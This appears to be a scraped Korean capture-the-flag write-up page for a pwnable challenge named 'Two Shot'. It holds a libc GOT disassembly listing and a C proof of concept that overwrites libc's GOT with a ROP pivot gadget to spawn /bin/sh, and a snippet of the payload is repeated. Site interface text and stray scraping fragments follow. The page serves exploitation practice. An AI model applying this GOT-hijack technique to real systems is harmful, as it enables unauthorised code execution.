.got.plt:000000000021A090               dq offset strncpy       ; DATA XREF: j_strncpy+4↑r
.got.plt:000000000021A098               ;                       ; Indirect relocation
.got.plt:000000000021A098               dq offset strlen        ; DATA XREF: j_strlen+4↑r
.got.plt:000000000021A098               ;                       ; Indirect relocation
```

# PoC




exp.c

```c
#include <stdio.h>
#include <stdlib.h>

void backdoor() {
    execve("/bin/sh",NULL,NULL);
}

int main() {
    size_t puts_addr = (size_t)&puts;
    size_t libc_base = puts_addr - 0x80e50;
    size_t libc_got_plt = libc_base + 0x21a000;
    size_t trriger = libc_base + 0x28000;
    size_t payload[0x100];
    int idx = 0;

    payload[idx++] = 0x0; // GOT
    payload[idx++] = libc_got_plt + 0x18; // GOT + 0x8
    payload[idx++] = libc_base + 0x1ba81d; // 0x1ba81d: pop rsp ; ret ; (1 found)
                                           // GOT + 0x10
    payload[idx++] = backdoor; // PAYLOAD

    for(int i = 0; i < 15; i++) {
        payload[idx++] = 0x0;
    } // Padding!
    payload[idx++] = trriger; // strlen

    idx *= 8;
    memcpy(libc_got_plt,payload,idx);
    puts("Triggering the payload");
    return 0;
}
```

# PoC

```
payload[idx++] = 0x0; // GOT
payload[idx++] = libc_got_plt + 0x18; // GOT + 0x8
payload[idx++] = libc_base + 0x1ba81d; // 0x1ba81d: pop rsp ; ret ; (1 found)
                                       // GOT + 0x10
payload[idx++] = backdoor; // PAYLOAD

for(int i = 0; i < 15; i++) {
    payload[idx++] = 0x0;
} // Padding!
payload[idx++] = trriger; // strlen
```

# PoC


fish /mnt/p/House_of_Zombi
# root @ daeseong in /mnt/p/House_of_Zombie 0 [15:00:05]
~ gdb-pwndbg ./poc
0 [15:00:05]

# 마무리~!

### 문제 설명

You have exactly two opportunities to exploit this binary. The target implements a custom memory allocator with strict size constraints. After the second allocation attempt, the program terminates regardless of success or failure.
Can you achieve code execution within these limitations?

Translate

### VM 접속하기

VM 부팅에 다소 시간이 걸릴 수 있습니다. 서버 생성하기

내 VM 크레딧 ∞ 무제한

### 풀이 3

daeseong 님의 무료 풀이

아직 받은 피드백이 없습니다.

무료 | 조회 7 | 2025.06.25. 0

4 LEVEL 4

## Two Shot

pwnable

42 7 2025.06.25. 15:31:36

문제 파일 받기 문제 관리

### 출제자 정보

daeseong

비기너즈 입문

자기소개가 없습니다.

First Blood!

keymoon

2024 Invitational CHAMPION

출제된 지 47분 만에 풀이 완료!

# THANK YOU!
# 감사합니다!

SCA 강대성